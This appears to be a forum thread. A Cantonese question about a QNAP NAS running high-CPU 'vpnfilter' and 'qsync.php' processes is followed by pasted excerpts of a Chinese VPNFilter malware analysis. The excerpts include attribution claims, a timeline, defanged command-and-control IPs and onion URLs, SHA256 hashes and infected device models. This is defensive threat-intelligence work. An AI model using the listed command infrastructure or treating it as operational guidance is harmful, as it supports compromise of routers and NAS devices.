
行緊QNAP 4.2

見CPU長時間都係75-80%, 見到 vpnfilter 同 qsync.php 用左唔少CPU資源
請問呢兩個是否必要, 可否KILL左呢兩個process


唔該

同时去年 5 月初 QNAP QTS4.3.3 被曝植入 XMR(门罗币)挖矿木马，其中一个关键脚本就是上图中标红的 disk_manager.cgi:

另外在前面技术分析的时候我们还发现一个可疑字符串“/tmUnblock.cgi”该脚本是 Cisco/Linksys 路由器的一个脚本模块，曾经被黑客利用来入侵 Liksys 路由器(漏洞编号: CNVD-2014-01260)，进行比特币挖矿蠕虫(MoonWorm)的传播,而且其影响的部分 Linsys 路由器型号也都在这次 VPNFilter 的影响名单之内，由此我们可以得出初步的结论是,VPNFilter 至少在 2017 年(*互联网挖矿之年*)已经开始活跃并曾被利用来传播挖矿病毒与其他间谍活动。另外在阶段 3 的分析中我们看到 ps 模块会监控 Modbus　SCADA 协议的通信流量，并记录 ip 与端口，然而在我们捕获的样本里并未发现更进一步的关于针对工控系统设备的威胁,也可能该模块还没有开发完或者被捕获到,基于此我们认为 VPNFilter 不仅局限于物联网(Iot),在工控系统以及互联网等都有部署,其以路由器为入侵入口，以受感染的路由器作为节点，将其做为自己的私有“VPN”代理,隐蔽性极高，大大提高研究人员溯源与取证的难度，这可能是其名字中”VPN”的来源,至于 Filter 说的应该是其强大的原生套接字抓包能力，能够截获数据链路层所有数据包，并过滤出自己所关心的数据包，如下面 VPNFilter 僵尸网络简图所示:



另外需要指出的是，据思科团队观察，目前大多数感染设备在乌克兰,而且我们发现阶段 1 的 loader 解密所用的 RC4 变种算法跟历史上有名的 BlackEnergy(黑暗力量)的解密代码基本重叠，相似度极高：



而 BlackEnergy 正是近几年陆续攻击乌克兰电网、能源机构等关键基础设施的恶意软件，其最早可追溯到 2007 年，由俄罗斯地下黑客组织开发并广泛使用，主要目标是乌克兰政府组织、能源机构等，思科团队认为此次攻击主要为俄罗斯操纵，而且多国曾指出 2017 年的 NotPetya 勒索攻击、BadRabit 事件均出自俄罗斯之手，其主要目标就是乌克兰，据研究人员表明，该僵尸网络最早可追溯到 2016 年，其一直潜伏做为间谍软件大量收集情报，而直到最近几个月才大肆扫描设备，重点感染乌克兰路由器和 Iot 设备，很可能是要破坏乌克兰于 2018 年 5 月 26 举办的 UEFA 欧洲冠军联赛决赛，而去年的 NoPetya 勒索软件也是在乌克兰举行宪

法日(每年 6 月 27 日)等重大活动之时发动攻击，种种迹象都表明俄罗斯地下黑客组织正密切关注乌克兰，随时可能利用其组建的僵尸网络进行更大规模的网络攻击，对物联网设备、工业控制系统等国家关键基础设施破坏能力极大.

综上，我们认为此次 VPNFilter 事件的主要目标是乌克兰，黑客利用长期潜伏与监控收集到的大量物联网设备信息(包括默认账户、密码、漏洞版本信息、漏洞利用方式等)采用物联网设备默认配置远程登录、弱口令爆破以及多种设备存在的已知漏洞等组合的方式来共同发起入侵感染，组建强大的僵尸网络，ITh4cker 将继续跟踪与关注此事件的进展,做到及时预警、及时响应、及时防护。

时间线：

2018-05-23 Cisco Talos 研究团队开始披露 VPNFilter 事件

2018-06-06 Cisco Talos 披露新的 Stage 3 恶意模块

2018-06-07 ITh4cker 针对 VPNFilter 分析初稿完成，并持续跟踪

2018-06-19 ITh4cker 对外发布深度分析报告

六、 参考链接

1. https://blog.talosintelligence.com/2018/05/VPNFilter.html
2. https://blog.talosintelligence.com/2018/06/vpnfilter-update.html
3. https://www.cyberthreatalliance.org/cta-actions-around-vpnfilter/

七、 附录 IOCs

注:此附录 Iocs 不是最终版本，事件并未结束，后续还会继续更新

IP：

```
91.121.109[.]209
217.12.202[.]40
94.242.222[.]68
82.118.242[.]124
46.151.209[.]33
217.79.179[.]14
91.214.203[.]144
95.211.198[.]231
195.154.180[.]60
5.149.250[.]54
94.185.80[.]82
```

62.210.180[.]229
91.200.13[.]76
23.111.177[.]114

阶段 1 URLs：

photobucket[.]com/user/nikkireed11/library
photobucket[.]com/user/kmila302/library
photobucket[.]com/user/lisabraun87/library
photobucket[.]com/user/eva_green1/library
photobucket[.]com/user/monicabelci4/library
photobucket[.]com/user/katyperry45/library
photobucket[.]com/user/saragray1/library
photobucket[.]com/user/millerfred/library
photobucket[.]com/user/jeniferaniston1/library
photobucket[.]com/user/amandaseyfried1/library
photobucket[.]com/user/suwe8/library
photobucket[.]com/user/bob7301/library
toknowall[.]com

阶段 2 URLs：

6b57dcnonk2edf5a[.]onion/bin32/update.php
tljmmy4vmkqbdof4[.]onion/bin32/update.php
zuh3vcyskd4gipkm[.]onion/bin32/update.php
4seiwn2ur4f65zo4.onion/bin256/update.php
zm3lznxn27wtzkwa.onion/bin16/update.php

阶段 1 恶意软件 Hashs(SHA256)：

50ac4fcd3fbc8abcaa766449841b3a0a684b3e217fc40935f1ac22c34c58a9ec
0e0094d9bd396a6594da8e21911a3982cd737b445f591581560d766755097d92
b9770ec366271dacdae8f5088218f65a6c0dd82553dd93f41ede586353986124
51e92ba8dac0f93fc755cb98979d066234260eafc7654088c5be320f431a34fa
6a76e3e98775b1d86b037b5ee291ccfcffb5a98f66319175f4b54b6c36d2f2bf
313d29f490619e796057d50ba8f1d4b0b73d4d4c6391cf35baaaace71ea9ac37

阶段 2 恶意软件 Hashs：

9683b04123d7e9fe4c8c26c69b09c2233f7e1440f828837422ce330040782d17
d6097e942dd0fdc1fb28ec1814780e6ecc169ec6d24f9954e71954eedbc4c70e
4b03288e9e44d214426a02327223b5e516b1ea29ce72fa25a2fcef9aa65c4b0b
9eb6c779dbad1b717caa462d8e040852759436ed79cc2172692339bc62432387
37e29b0ea7a9b97597385a12f525e13c3a7d02ba4161a6946f2a7d978cc045b4
776cb9a7a9f5afbaffdd4dbd052c6420030b2c7c3058c1455e0a79df0e6f7a1d
8a20dc9538d639623878a3d3d18d88da8b635ea52e5e2d0c2cce4a8c5a703db1

0649fda8888d701eb2f91e6e0a05a2e2be714f564497c44a3813082ef8ff250b
2ffbe27983bc5c6178b2d447d8121cefaa5ffa87fe7b9e4f68272ce54787492f
1e741ec9452aab85a2f7d8682ef4e553cd74892e629012d903b521b21e3a15bf
90efcaeac13ef87620bcaaf2260a12895675c74d0820000b3cd152057125d802
eaf879370387a99e6339377a6149e289655236acc8de88324462dcd0f22383ff
081e72d96b750a38ef45e74d0176beb982905af4df6b8654ea81768be2f84497
24b3931e7d0f65f60bbb49e639b2a4c77de83648ff08e097ff0fa6a53f5c7102
4497af1407d33faa7b41de0c4d0741df439d2e44df1437d8e583737a07ec04a1
579b2e6290c1f7340795e42d57ba300f96aef035886e80f80cd5d0bb4626b5fc
eeb3981771e448b7b9536ba5d7cd70330402328a884443a899696a661e4e64e5
952f46c5618bf53305d22e0eae4be1be79329a78ad7ec34232f2708209b2517c
e70a8e8b0cd3c59cca8a886caa8b60efb652058f50cc9ff73a90bc55c0dc0866
5be57b589e5601683218bb89787463ca47ce3b283d8751820d30eee5e231678c
fe46a19803108381d2e8b5653cc5dce1581a234f91c555bbfff63b289b81a3dc
ae1353e8efe25b277f52decfab2d656541ffdf7fd10466d3a734658f1bc1187a
2ef0e5c66f6d46ddef62015ea786b2e2f5a96d94ab9350dd1073d746b6922859
181408e6ce1a215577c1daa195e0e7dea1fe9b785f9908b4d8e923a2a831fce8
2aa7bc9961b0478c552daa91976227cfa60c3d4bd8f051e3ca7415ceaeb604ca
375ededc5c20af22bdc381115d6a8ce2f80db88a5a92ebaa43c723a3d27fb0d6
0424167da27214cf2be0b04c8855b4cdb969f67998c6b8e719dd45b377e70353
7e5dca90985a9fac8f115eaacd8e198d1b06367e929597a3decd452aaa99864b
8de0f244d507b25370394ba158bd4c03a7f24c6627e42d9418fb992a06eb29d8
7ee215469a7886486a62fea8fa62d3907f59cf9bf5486a5fe3a0da96dabea3f9
ff70462cb3fc6ddd061fbd775bbc824569f1c09425877174d43f08be360b2b58
f5d06c52fe4ddca0ebc35fddbbc1f3a406bdaa5527ca831153b74f51c9f9d1b0
bc51836048158373e2b2f3cdb98dc3028290e8180a4e460129fef0d96133ea2e
d9a60a47e142ddd61f6c3324f302b35feeca684a71c09657ddb4901a715bd4c5
95840bd9a508ce6889d29b61084ec00649c9a19d44a29aedc86e2c34f30c8baf
3bbdf7019ed35412ce4b10b7621faf42acf604f91e5ee8a903eb58bde15688ff
9b455619b4cbfeb6496c1246ba9ce0e4ffa6736fd536a0f99686c7e185eb2e22
bfd028f78b546eda12c0d5d13f70ab27dff32b04df3291fd46814f486ba13693
a15b871fcb31c032b0e0661a2d3dd39664fa2d7982ff0dbc0796f3e9893aed9a
d1bc07b962ccc6e3596aa238bb7eda13003ea3ca95be27e8244e485165642548
eec5cd045f26a7b5d158e8289838b82e4af7cf4fc4b9048eaf185b5186f760db
29ae3431908c99b0fff70300127f1db635af119ee55cd8854f6d3270b2e3032e
ca0bb6a819506801fa4805d07ee2ebaa5c29e6f5973148fe25ed6d75089c06a7
6d8877b17795bb0c69352da59ce8a6bfd7257da30bd0370eed8428fad54f3128
5cf43c433fa1e253e937224254a63dc7e5ad6c4b3ab7a66ec9db76a268b4deeb
a6e3831b07ab88f45df9ffac0c34c4452c76541c2acd215de8d0109a32968ace
f4f0117d2784a3b8dfef4b5cb7f2583dd4100c32f9ee020f16402508e073f0a1
7093cc81f32c8ce5e138a4af08de6515380f4f23ed470b89e6613bee361159e1
350eaa2310e81220c409f95e6e1e53beadec3cffa3f119f60d0daace35d95437
776cb9a7a9f5afbaffdd4dbd052c6420030b2c7c3058c1455e0a79df0e6f7a1d
d2de662480783072b82dd4d52ab6c57911a1e84806c229f614b26306d5981d98

c8a82876beed822226192ea3fe01e3bd1bb0838ab13b24c3a6926bce6d84411b
f30a0fe494a871bd7d117d41025e8d2e17cd545131e6f27d59b5e65e7ab50d92
8a20dc9538d639623878a3d3d18d88da8b635ea52e5e2d0c2cce4a8c5a703db1
0649fda8888d701eb2f91e6e0a05a2e2be714f564497c44a3813082ef8ff250b
2c2412e43f3fd24d766832f0944368d4632c6aa9f5a9610ab39d23e79756e240
218233cc5ef659df4f5fdabe028ab43bc66451b49a6bfa85a5ed436cfb8dbc32
cccbf9bff47b3fd391274d322076847a3254c95f95266ef06a3ca8be75549a4b
ab789a5a10b4c4cd7a0eb92bbfcf2cc50cb53066838a02cfb56a76417de379c5
4896f0e4bc104f49901c07bc84791c04ad1003d5d265ab7d99fd5f40ec0b327f
5e715754e9da9ed972050513b4566fb922cd87958ecf472d1d14cd76923ae59a
797e31c6c34448fbecda10385e9ccfa7239bb823ac8e33a4a7fd1671a89fe0f6
48bfcbc3162a0b00412cba5eff6c0376e1ae4cfbd6e35c9ea92d2ab961c90342
7a66d65fa69b857beeeaaef67ec835900eee09a350b6f51f51c83919c9223793
b0edf66d4f07e5f58b082f5b8479d48fbab3dbe70eba0d7e8254c8d3a5e852ef
840ba484395e15782f436a7b2e1eec2d4bf5847dfd5d4787ae64f3a5f668ed4f
80c20db74c54554d9936a627939c3c7ea44316e7670e2f7f5231c0db23bc2114
5dabbce674b797aaa42052b501fb42b20be74d9ffcb0995d933fbf786c438178
055bbe33c12a5cdaf50c089a29eaecba2ccf312dfe5e96183b810eb6b95d6c5a
c084c20c94dbbffed76d911629796744eff9f96d24529b0af1e78cda54cdbf02
5f6ee521311e166243d3e65d0253d12d1506750c80cd21f6a195be519b5d697f
fcb6ff6a679ca17d9b36a543b08c42c6d06014d11002c09ba7c38b405b50debe
a168d561665221f992f51829e0b282eeb213b8aca3a9735dbbaecc4d699f66b9
98112bd4710e6ffe389a2beb13ff1162017f62a1255c492f29238626e99509f3
afacb38ea3a3cafe0f8dbd26dee7de3d0b24cdecae280a9b884fbad5ed195de7
b431aebc2783e72be84af351e9536e8110000c53ebb5db25e89021dc1a83625e
2b39634dce9e7bb36e338764ef56fd37be6cd0faa07ee3673c6e842115e3ceb1
11533eedc1143a33c1deae105e1b2b2f295c8445e1879567115adebfdda569e2
36e3d47f33269bef3e6dd4d497e93ece85de77258768e2fa611137fa0de9a043
e6c5437e8a23d50d44ee47ad6e7ce67081e7926a034d2ac4c848f98102ddb2f8
1cb3b3e652275656b3ae824da5fb330cccd8b27892fb29adc96e5f6132b98517
ec88fe46732d9aa6ba53eed99e4d116b7444afd2a52db988ea82f883f6d30268
99944ad90c7b35fb6721e2e249b76b3e8412e7f35f6f95d7fd3a5969eaa99f3d
8505ece4360faf3f454e5b47239f28c48d61c719b521e4e728bc12d951ecf315
dd88273437031498b485c380968f282d09c9bd2373ef569952bc7496ebadadde
6e7bbf25ea4e83229f6fa6b2fa0f880dde1594a7bec2aac02ff7d2d19945d036
f989df3aeede247a29a1f85fc478155b9613d4a416428188eda1a21bd481713a
4af2f66d7704de6ff017253825801c95f76c28f51f49ee70746896df307cbc29
ba9fee47dcc7bad8a7473405aabf587e5c8d396d5dd5f6f8f90f0ff48cc6a9ce
5d94d2b5f856e5a1fc3a3315d3cd03940384103481584b80e9d95e29431f5f7a
33d6414dcf91b9a665d38faf4ae1f63b7aa4589fe04bdd75999a5e429a53364a
14984efdd5343c4d51df7c79fd6a2dfd791aa611a751cc5039eb95ba65a18a54
879be2fa5a50b7239b398d1809e2758c727e584784ba456d8b113fc98b6315a2
c0cfb87a8faed76a41f39a4b0a35ac6847ffc6ae2235af998ee1b575e055fac2
fc9594611445de4a0ba30daf60a7e4dec442b2e5d25685e92a875aca2c0112c9

81cbe57cd80b752386ee707b86f075ad9ab4b3a97f951d118835f0f96b3ae79d
4e022e4e4ee28ae475921c49763ee620b53bf11c2ad5fffe018ad09c3cb078cc
a3cf96b65f624c755b46a68e8f50532571cee74b3c6f7e34eecb514a1eb400cf
ff471a98342bafbab0d341e0db0b3b9569f806d0988a5de0d8560b6729875b3e
638957e2def5a8fda7e3efefff286e1a81280d520d5f8f23e037c5d74c62553c
4ffe074ad2365dfb13c1c9ce14a5e635b19acb34a636bae16faf9449fb4a0687
4c596877fa7bb7ca49fb78036b85f92b581d8f41c5bc1fa38476da9647987416
49a0e5951dbb1685aaa1a6d2acf362cbf735a786334ca131f6f78a4e4c018ed9
0dc1e3f36dc4835db978a3175a462aa96de30df3e5031c5d0d8308cdd60cbede
e74ae353b68a1d0f64b9c8306b2db46dfc760c1d91bfdf05483042d422bff572
00c9bbc56388e3fffc6e53ef846ad269e7e31d631fe6068ff4dc6c09fb40c48b
c2bcde93227eb1c150e555e4590156fe59929d3b8534a0e2c5f3b21ede02afa0
70c271f37dc8c3af22fdcad96d326fe3c71b911a82da31a992c05da1042ac06d
ffb0e244e0dabbaabf7fedd878923b9b30b487b3e60f4a2cf7c0d7509b6963ba
dbede977518143bcee6044ed86b8178c6fc9d454fa346c089523eedee637f3be
4d6cbde39a81f2c62d112118945b5eeb1d73479386c962ed3b03d775e0dccfa0
fa229cd78c343a7811cf8314febbc355bb9baab05b270e58a3e5d47b68a7fc7d
4beba775f0e0b757ff32ee86782bf42e997b11b90d5a30e5d65b45662363ece2
a41da0945ca5b5f56d5a868d64763b3a085b7017e3568e6d49834f11952cb927
f3d0759dfab3fbf8b6511a4d8b5fc087273a63cbb96517f0583c2cce3ff788b8
fa4b286eeaf7d74fe8f3fb36d80746e18d2a7f4c034ae6c3fa4c917646a9e147
be3ddd71a54ec947ba873e3e10f140f807e1ae362fd087d402eff67f6f955467
6449aaf6a8153a9ccbcef2e2738f1e81c0d06227f5cf4823a6d113568f305d2a
39dc1aded01daaf01890db56880f665d6cafab3dea0ac523a48aa6d6e6346fff
01d51b011937433568db646a5fa66e1d25f1321f444319a9fba78fd5efd49445
099a0b821f77cb4a6e6d4a641ed52ee8fea659ee23b657e6dae75bb8ca3418c3
4cbf9ecb6ca4f2efed86ba6ebf49436c65afe7ae523ec9dae58e432a9d9a89d0
66a98ad0256681313053c46375cb5c144c81bf4b206aaa57332eb5f1f7176b8c
97d00fc2bc5f5c9a56b498cf83b7a801e2c11c056772c5308ee7adea50556309
9e854d40f22675a0f1534f7c31626fd3b67d5799f8eea4bd2e2d4be187d9e1c7
a125b3e627ecd04d0dd8295e12405f2590144337481eb21086c4afb337c5b3f2
a7d154eaee39ff856792d86720a8d193da3d73bfe4ac8364da030d80539e9ac2
b2dd77af9dd9e8d7d4ebc778f00ff01c53b860a04c4e0b497f2ae74bb8a280c0

阶段 3 Hashes:

f8286e29faa67ec765ae0244862f6b7914fcdde10423f96595cb84ad5cc6b344
afd281639e26a717aead65b1886f98d6d6c258736016023b4e59de30b7348719
acf32f21ec3955d6116973b3f1a85f19f237880a80cdf584e29f08bd12666999
47f521bd6be19f823bfd3a72d851d6f3440a6c4cc3d940190bdc9b6dd53a83d6
d09f88baf33b901cc8a054d86879b81a81c19be45f8e05484376c213f0eedda2
2af043730b632d237964dd6abd24a7f6db9dc83aab583532a1238b4d4188396b
4bfc43761e2ddb65fedab520c6a17cc47c0a06eda33d11664f892fcf08995875
cd8cf5e6a40c4e87f6ee40b9732b661a228d87d468a458f6de231dd5e8de3429

```
bad8a5269e38a2335be0a03857e65ff91620a4d1e5211205d2503ef70017b69c
ff118edb9312c85b0b7ff4af1fc48eb1d8c7c8da3c0e1205c398d2fe4a795f4b
6807497869d9b4101c335b1688782ab545b0f4526c1e7dd5782c9deb52ee3df4
3df17f01c4850b96b00e90c880fdfabbd11c64a8707d24488485dd12fae8ec85
1367060db50187eca00ad1eb0f4656d3734d1ccea5d2d62f31f21d4f895e0a69
94eefb8cf1388e431de95cab6402caa788846b523d493cf8c3a1aa025d6b4809
78fee8982625d125f17cf802d9b597605d02e5ea431e903f7537964883cf5714
3bd34426641b149c40263e94dca5610a9ecfcbce69bfdd145dff1b5008402314
```

目前已知的感染设备型号：

设备厂商	受感染的设备型号
华硕	RT-AC66U、RT-N10E、RT-N10U、RT-N56U、RT-N66U
D-LNIK	DES-1210-08P、DIR-300、DIR-300A、DSR-250N、DSR-500N、DSR-1000、DSR-1000N
华为	HG8245
LINKSYS	E1200、E2500、E3000、E4200、RV082、WRVS4400N
MIKROTIK	CCR1009、CCR1016、CCR1036、CCR1072、CRS109、CRS112、CRS125、RB411、RB450、RB750、RB911、RB921、RB941、RB951、RB952、RB960、RB962、RB1100、RB1200、RB2011、RB3011、RB Groove、RB Omnitik、STX5
NETGEAR	DG843、DGN1000、DGN2200、DGN3500、FVS318N、MBRN3000、R6400、R7000、R8000、WNR1000、WNR2000、WNR2200、WNR4000、WNDR3700、WNDR4000、WNDR4300、WNDR4300-TN、UTM50
QNAP	TS251、TS439 Pro、Other QNAP NAS devices running QTS software
TP-LINK	R600VPN、TL-WR741ND、TL-WR841N
UBIQUITI	NSM2、PBE M5
UPVEL	Unknown Models*
中兴	ZXHN H108N